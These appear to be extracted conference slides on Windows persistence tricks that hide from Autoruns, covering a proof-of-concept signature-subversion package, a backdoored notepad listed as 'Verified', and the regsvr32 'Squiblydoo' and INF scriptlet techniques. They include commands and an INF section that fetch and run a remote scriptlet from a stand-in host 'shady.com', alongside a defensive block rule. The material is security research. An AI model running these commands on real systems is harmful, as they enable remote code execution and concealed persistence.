
mattifestation/PoCSubjectInterfacePackage

PoCSubjectInterfacePackage - A proof-of-concept subject interface package (SIP) used to demonstrate digital signature subversion attacks.


github.com

12:19 PM - 22 Sep 2017

Attack Steps



Shady.exe



CryptSIPVerifyIndirectData

Within Autoruns



KnownDLLs	Winlogon	Winsock Providers	Print Monitors	LSA Providers	Network Providers	WMI	Sidebar Gadgets	Office		
Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute	Image Hijacks	AppInit
Autorun Entry					Description	Publisher	Image Path			Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell										8/9/2017 5:50 AM
<input checked="" type="checkbox"/>	cmd.exe				Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe			5/30/2017 3:10 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run										8/13/2017 12:57 PM
<input checked="" type="checkbox"/>	SecurityHealth				Windows Defender notification ...	(Verified) Microsoft Windows	c:\program files\windows defender\msascui.exe			12/12/1996 12:34
<input checked="" type="checkbox"/>	TotallyLegitimateEXE				Notepad	(Verified) Microsoft Windows	c:\test\notepad_backdoored.exe			7/16/2017 9:14 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components										8/13/2017 12:55 PM
<input checked="" type="checkbox"/>	Google Chrome				Google Chrome Installer	(Verified) Google Inc	c:\program files (x86)\google\chrome\application\60.0.3112.90\installer\chrmstp.exe			8/1/2017 11:26 PM
<input checked="" type="checkbox"/>	Microsoft Windows				Windows Mail	(Verified) Microsoft Windows	c:\program files\windows mail\winmail.exe			5/18/2022 3:10 PM
<input checked="" type="checkbox"/>	Microsoft Windows Media Player				Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\system32\unregmp2.exe			7/30/1925 5:08 AM
<input checked="" type="checkbox"/>	n/a				Microsoft .NET IE SECURITY ...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll			2/7/2017 8:56 PM
<input checked="" type="checkbox"/>	Themes Setup				Windows Theme API	(Verified) Microsoft Windows	c:\windows\system32\themeui.dll			12/4/2029 8:24 AM
<input checked="" type="checkbox"/>	Web Platform Customizations				IE Per-User Initialization Utility	(Verified) Microsoft Windows	c:\windows\system32\ie4uinit.exe			4/29/1980 12:20 AM
<input checked="" type="checkbox"/>	Windows Desktop Update				Windows Shell Common Dll	(Verified) Microsoft Windows	c:\windows\system32\shell32.dll			9/23/1912 8:14 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components										4/6/2017 10:57 AM
<input checked="" type="checkbox"/>	Microsoft Windows				Windows Mail	(Verified) Microsoft Windows	c:\program files (x86)\windows mail\winmail.exe			7/16/1996 12:49 AM
<input checked="" type="checkbox"/>	Microsoft Windows Media Player				Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\syswow64\unregmp2.exe			6/25/2005 11:20 AM
<input checked="" type="checkbox"/>	Microsoft Windows Media Player				Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\syswow64\unregmp2.exe			6/25/2005 11:20 AM

notepad_backdoored.exe

Size: 714 K

Notepad

Time: 7/16/2017 9:14 AM

Microsoft Corporation

Version: 10.0.15063.0

C:\Test\notepad_backdoored.exe


.INF Scriptlets

regsvr32.exe

Scriptlets Intro



```
regsvr32.exe /s /n /u /i:https://shady.com/file.sct scrobj.dll
```



The Reaction



Definition

Rule Type: Execution Control

Execute Action: Select the action you want performed...
Block Use Policy Specific Notifier

Path Or File: Files when executed from the following path(s)...
scrobj.dll

Process: Only when executed by the following process(es)...
Specific Process...

<system>\regsvr32.exe
<systemx86>\regsvr32.exe

User Or Group: Only when executed by a user matching the following user/group account(s)...
Any User

Rule Applies To:
 All policies
 Selected policies

Within Autoruns



Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 4:22 PM
AdobeAAMUpdater-1.0	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\common files\adobe\adobe updater\adobe...	6/29/2016 3:29 AM
DerbyCon	Microsoft(C) Register Server	Microsoft Corporation	c:\windows\system32\regsvr32.exe	6/24/2007 2:32 PM
IAStorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) rapid stor...	1/17/2017 12:32 PM
iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.exe	9/11/2017 6:21 PM
NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporation\...	6/14/2016 6:39 AM
RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...	8/22/2016 1:56 AM
SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM

regsvr32.exe
Microsoft(C) Register Server
Size: 23 K
Time: 6/24/2007 2:32 PM
Microsoft Corporation
Version: 6.2.15063.0

regsvr32.exe /s /n /u /i:https://shady.com/file.sct scrobj.dll

Ready. Windows Entries Hidden.



Microsoft Technologies Documentation Resources 

Hardware Dev Center Explore Docs Downloads Samples > Dashboard

Docs / Windows Hardware / Windows Drivers / Install

Comments Edit Share | Theme Light ▾

Filter

Directive

INF AddService Directive

INF AddSoftware Directive

INF BitReg Directive

INF CopyFiles Directive

INF CopyINF Directive

INF UnregisterDlls Directive

04/20/2017 • 1 minutes to read • Contributors 

An **UnregisterDlls** directive references one or more INF sections used to specify files that are OLE controls and require self-unregistration (self-removal).

```
[DDInstall]  
UnregisterDlls=unregister-dll-section[,unregister-dll-section]...
```

 Copy

```
[Version]
Signature=$CHICAGO$



[DefaultInstall]
UnregisterDlls = Squiblydoo


[Squiblydoo]
11,,scrobj.dll,2,60,https://shady.com/file.sct
```

.INF Scriptlets Overview



```
rundll32.exe setupapi.dll,InstallHinfSection DefaultInstall 128  
C:\Users\User\Desktop\shady.inf
```



Within Autoruns :(



Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 5:14 PM
DerbyCon	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	4/6/2011 9:10 AM
iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.e...	9/11/2017 6:21 PM
NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporati...	6/14/2016 6:39 AM
RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...	8/22/2016 1:56 AM
SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM


rundll32.exe
Windows host process (Rundll32)
Microsoft Corporation
Size: 67 K
Time: 4/6/2011 9:10 AM
Version: 6.3.15063.0
rundll32.exe setupapi,InstallHinfSection ModelsSection 128 C:\Users\User\Desktop\test.inf

Ready. Windows Entries Hidden.

.INF Scriptlets Revisited



InfDefaultInstall.exe shady.inf



POOF!



Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 6:10 PM
<input checked="" type="checkbox"/> AdobeAAMUpdater-1.0	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\common files\adobe\adobe updater\adobeaamupdater.exe	6/29/2016 3:29 AM
<input checked="" type="checkbox"/> IAStorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) rapid storage technology\iastoricon.exe	1/17/2017 12:32 PM
<input checked="" type="checkbox"/> iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.exe	9/11/2017 6:21 PM
<input checked="" type="checkbox"/> NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporation\nvbackend.exe	6/14/2016 6:39 AM
<input checked="" type="checkbox"/> RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\rthdvcpl.exe	8/22/2016 1:52 AM
